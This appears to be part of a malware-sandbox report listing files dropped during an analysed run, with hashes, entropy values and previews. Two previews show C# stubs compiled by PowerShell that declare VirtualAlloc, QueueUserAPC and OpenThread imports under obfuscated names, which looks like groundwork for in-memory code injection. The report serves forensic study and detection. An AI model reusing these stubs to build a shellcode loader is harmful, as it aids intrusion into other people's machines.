.F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.7.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4564
Entropy (8bit):	4.442194983388651
Encrypted:	false
SSDEEP:	48:cvIwSD8zsBJgtWI9giUyWgc8sqYjhsJ8fm8M4J2+bFFu+q84WsKcQIcQw02d:ulTfTaUTgrsqY1RJE/Kkw02d
MD5:	006D1060A3B9C817E7E32CB0AF1113C6
SHA1:	CFCD05DD725D3B3A012AA6B830FFFA42A5DE845F
SHA-256:	7E5D75DCDDC63D8A2A43DF40F87B4DFF54B75B4B540EEF13721B21D7515DD827
SHA-512:	47A39188FD3CAB32D8680AF4D51CD41AE5FDE78AE7062DAC07B97A243AF86C27CF403F9EA8FBE614F7A0FDB6521BDF745AFECF7307E1E3E06C5999ACE88511AB
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483823" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8352
Entropy (8bit):	3.69147029511001
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNivo6Fu6Yo8SURqzpagmfHSsmdCpNA89bKX1f0GOm:RrlsNiw6s6YDSU4zpagmfHSsmuKlfj
MD5:	E368C3045276EBF134B315BD5D8EF7DB
SHA1:	A436C80D93157A854DB88E7E2F7D38BF3126786B
SHA-256:	535294B083E9C5C219F8866B8FA1F7A6FFB849E2BDEB4C016378FEA28312BD48
SHA-512:	2947061FBE9446DE17EC165FEE2B329C1F689A520F972AD982B4C84064246CE6986A509137CBF2130AB5237148E6D1BBE8C48789E348A087AB4E683CC2BF8BB
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.7.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4665
Entropy (8bit):	4.429165137940979
Encrypted:	false

SSDEEP:	48:cvIwSD8zs/iJgtWI9giUyWgc8sqYjhE8fm8M4J2+AFXy+q8vQ+9KcQIcQw0Hd:uITfIaUTgrsqY1pJlyKpKkw0Hd
MD5:	94ECB0DA39C39AB28AA13B51A4DB3BB8
SHA1:	39A6B932C82740AE346C82E2AE9DF7845314111C
SHA-256:	78AFEE5C62B29D412B5C91DB1263E2EB057968688F7FA4D308AB8336A0D8D078
SHA-512:	B76C30F4C6740FE12A21D863AB68E7B35DB2C6890B30DD9F64911A8EC0E670208D0E4FAE058C742DAF8F8AFD19862B74221826D3FCE95EA0A48E74CA2213000 3
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483822" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFn3eGOVo:ySib4q4dvEib4nVoGIpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C41 3A
Malicious:	false
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5
MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF04143 A
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\RES319C.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9920012545315475
Encrypted:	false
SSDEEP:	24:Hve6zW9NKrrOuHFhKdNII+ycuZhNtakSbPNnq92d:PSKrSuTKdu1ulta3Rq9G

MD5:	9DE94FD3F34A6169E6324C66FF77C906
SHA1:	7F571FE5F120D2E0CD51403DE13472DD1560A4AC
SHA-256:	97E062CCF0173420D01EC0CEEE1D77241EACA5BA6F81AA4EDC3C52032863DA23
SHA-512:	371F5B070E73B96CA218C25EB972D72EE668190077A90521E71D96E8EB9F1935F9544FB2B91A0B9FED40C9AFAA853B34CEA4640654EA0F33E4A94D10D2C3EA84
Malicious:	false
Preview:	L....Rcb.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\ci1gjuu1\CSCFDAADE721EC5455F89368A25D31BABAB.TMP.....W...F..i..a.=.....5.....C:\Users\user\AppData\Local\Temp\RES319C.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...c.i.1.g.j.u.u.1...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp\RESFC15.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	4.00763306842418
Encrypted:	false
SSDEEP:	24:HNzW9NhhZ8xuHfQhKdNII+ycuZhNXakSZPNnq92d:Ehh2xuaKdu1ulXa3bq9G
MD5:	6D7A47645190CE81FA9272663BB066B9
SHA1:	79E7D6F114861BE379EACF2CAB653FC0E5694B21
SHA-256:	3D846BF40B7AE12970AFD5E48C749ACF0619045C17194DCCFDE8D8533DB9FED7
SHA-512:	A7D776C98716A09C1B3C86F622FBC8ACEEDFD40B3C570525CF1CE57DF8B7BA9B32766AFE8A655A08AE0E88ADF7375F5E2E4E49E5CBF2D5DA5C6E5CA760CB6E80
Malicious:	false
Preview:	L....Rcb.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP.....K{=.3g..8.... ".....5.....C:\Users\user\AppData\Local\Temp\RESFC15.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...f.2.v.x.j.0.3.f...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dejrq2ox.1xj.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_thox1gbj.l0h.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A

Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\ci1gjuu1\CSCFDAADE721EC5455F89368A25D31BABAB.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1053216887427664
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryvak7YnqqbPN5Dlq5J:+RI+ycuZhNtakSbPNnqX
MD5:	80E5570291184688A869DEE161E23D8E
SHA1:	6803FA57ED622585EE8629C641C943D5303F7502
SHA-256:	E2600F55D8FEF33F62C87CDBC3ED97EB6833A1665918EBCCEADCD40F16B029D7
SHA-512:	C1B9957D45F2E7CEC4C533285B3D380AC354B677DE6B8FA2D679718010811F5D36B9D83D8EBB3A65920DC93254184AA83A9BB59A598EBE4D1F54DD67272F16A B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...c.i.1.g.j.u.u.1...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...c.i.1.g.j.u.u.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.038440975503667
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlmMRSRa+eNMjSSRr/++5xVBuSRNA5cWGQRZry:V/DTLDfu09eg5rG+5zBlK5Ny
MD5:	AE91D1351B9FB773FEF9B6F31D0A22EE
SHA1:	323F9FAD2F10ABDC97A7BF643A35DE67E3A32E31
SHA-256:	2CEDA574437717CB5084A6D8315F059002F22D45837C60C003F1F09BB0A72DCD
SHA-512:	94C098F8D6FA16950D6CC582D7303D6B1383126C8DB3AA1C85D7E4E155143E2A4E42B3C96A7B5EFAA53CA3AA8A81CDB97B641D1F4521C67456158C32046A8E 3
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class omrgvusmwh. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ooyvxktqmjp,uint oshbdrwt);.[DllImport("kernel32")].public static extern IntPtr Virtua lAlloc(IntPtr payqgxim,uint tthajtdrqfh,uint vcyatdpvykk,uint vnrytmsowy);.. }..}.

C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.249019234797919
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fNn0zxs7+AEszI923fXH:p37Lvkmb6KzN0WZE2v
MD5:	F28E2C87B12035961456125647878FCE
SHA1:	6F55949A828C2B465A50A45C6C71FA3C01A3BDCE
SHA-256:	5B68794520547EA8882EBC7A84C4366A01EB2392313037DD1B2F8B0B6DFFFB30
SHA-512:	AA2DAC61F09E0EE93261701B2881E645FF000836C6F291E3F75773D24860217860D2A87A8B29062C31BEBEB4347DA4D474271E36AA6EA1AF911D844AADB5FAE A
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs"

C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows

Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6530037012560004
Encrypted:	false
SSDEEP:	24:etGSIMWWOJy853Ek0s2E7OgkdWQzbtkZf1mOWI+ycuZhNtakSbPNnq:6Kvz5UkGE7v2WQzqJ1m11ulta3Rq
MD5:	E00BC379F4F3CAAAE28A855CBA000F3A
SHA1:	2F2AFF2B7C7AD9D1EDE37E66F7CA2F071F3DC7C1
SHA-256:	28E97F3EC717884B7058865891248914DA5DD87C0B88E57E321B4EC5A39C3FD0
SHA-512:	47394F7F97B84050693B758939C8C57DFAFEE9E11714AEC31E7A43593D92EAD5B1DE46B0581B9F1F34582BDB3C9E26246BBDE94ACABA0203201EAA5DC9E98FD7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Rcb.....!.....$... ...@..... ....@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....$.....H.....X ..p.....(....*BSJB.....v4.0.30319.....l...H...#~.....P...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....1....."..... =..... O..... W.....P .....d.....j.....v..... .....d. ...d...!.d.%...d.....*.....3.D.....=.....O.....W.....

C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	868
Entropy (8bit):	5.336626837702438
Encrypted:	false
SSDEEP:	24:AId3ka6KzNVE2WKaM5DqBVKVrdFAMBJTH:Akka6arE2WKxDcVKdBJj
MD5:	DB810852324B71057176ED36F2CA1695
SHA1:	713996E9A782D6855EE1478FD42E7805D09C4A93
SHA-256:	5B22C0AB30D90381ADF759C4D158F834E885757D62A889E1EC714AE99875F44D
SHA-512:	79F2ED62FF95B48C4E1F26A2AF8845FE6BBFC0D7F69563C76E76C79C2DA3960068228164BF20AB849FC65B24298D950CB46FB36C7D83707ED812AE336AC41DEA
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.121923247223275
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry0lyak7YnqqXlTPN5Dlq5J:+RI+ycuZhNXakSZPNnqX
MD5:	4B7B3DAD3367B7883885AE92CC2022A8
SHA1:	4AB6E72835EF2BD6D9846FF139DE59289E97B3D1
SHA-256:	969A0F960763778F331C1CFB2FF57CA4696E3A7EDAE689A3F0BD9F40A12D3C1F
SHA-512:	1E8AD8BFD152023AF10B6D9A725282C1FD2CFAA6172E575B66471D6D695991B915BBF5DFB571C47E2DE640F1E8D7EB39B502B12A359A7038A8BEF90DCAE3094B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...f.2.v.x.j.0.3.f...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...f.2.v.x.j.0.3.f...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.082169696837192

Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJEPWmMRSR7a1TriuSRa+rVSSRnA/fewoZQy:V/DTLDfu+Pdx9rV5nA/PwQy
MD5:	248E15CD19191D4333303E0E1F8E9A70
SHA1:	9896EF9708F81AE4E3F2CA86329AD6BD82C700C3
SHA-256:	0C6C066612882CD36BB425C21983258A23536FFA9E444FE57056C2D95D8B32DF
SHA-512:	8975F34DBF35E597A91A3F0F75B6A7D074B68A5D597BC3F1CC797EF2C90E4D6F25F9F132A636DD9CA302A2683D26794E0275C6ED0AC4CC8951B07F65C5642F 1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yifpgxqqbj. {. [DllImport("kernel32")].public static extern uint Qu eueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint jbsq,uint eftlv,IntPtr hpbmctchgk);.. }..}.

C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.302952125242329
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923filzxs7+AEszI923fiW9n:p37Lvkmb6KzKWZE2B9
MD5:	4023D8D689AEED7AD6BA5A8D55E73792
SHA1:	624E325D40A40C0E16FDC537DB9A1E37319394F2
SHA-256:	128109BC2099C5A84A35768FA9F4A64DBF7920B09E1BE9312703554DC63FCD10
SHA-512:	F63FE1FD497662D350C1A921600CE34A6088258938A6809A5EBC2C00275F81351E6922CDCBFF65891B5DD376865C8531E0D15FDFE7E3526530AAFA7385B7223C
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs"

C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6409513225199364
Encrypted:	false
SSDEEP:	24:etGSK8+mUE7R853RY0kCG7J+4I4tkZfHqug3DZ0WI+ycuZhNXakSZPNnq:6EXE7S50WJHq3ZX1ulXa3bq
MD5:	67D7212A2B15084D3B6FA70F16AFDD6C
SHA1:	743A096BCF4E42AB064F5139488194811EF23782
SHA-256:	878B7E2B251C062F95F45B18FE7248D95EA378707CFDFFB0A6043B134B463761
SHA-512:	992DB5E31B77859DC273C344444A5A93963F16BA9796F261197E2D4F9FBF6AC194DD29A7261D5A53A2BE79226F9E547E1D7EEF0456EC50CAEAF1ACFDE033F84 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Rcb.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....%.....".....=..... J.....].....P .....h.....n.....r.....}..... .....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....].....

C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	868
Entropy (8bit):	5.35568353482419
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KzKWZE2B4KaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KzrE2WKaM5DqBVKVrdFAMBJTH
MD5:	D8D7A68D20996F61BC72BD192FB1D83C
SHA1:	92F7412CE0E44D88FEE4D91B1003D435385BF7EE
SHA-256:	1D14F98EF405654C358851C49324CDBD3FABAE5F2213B38D652C01CE24AA01B4
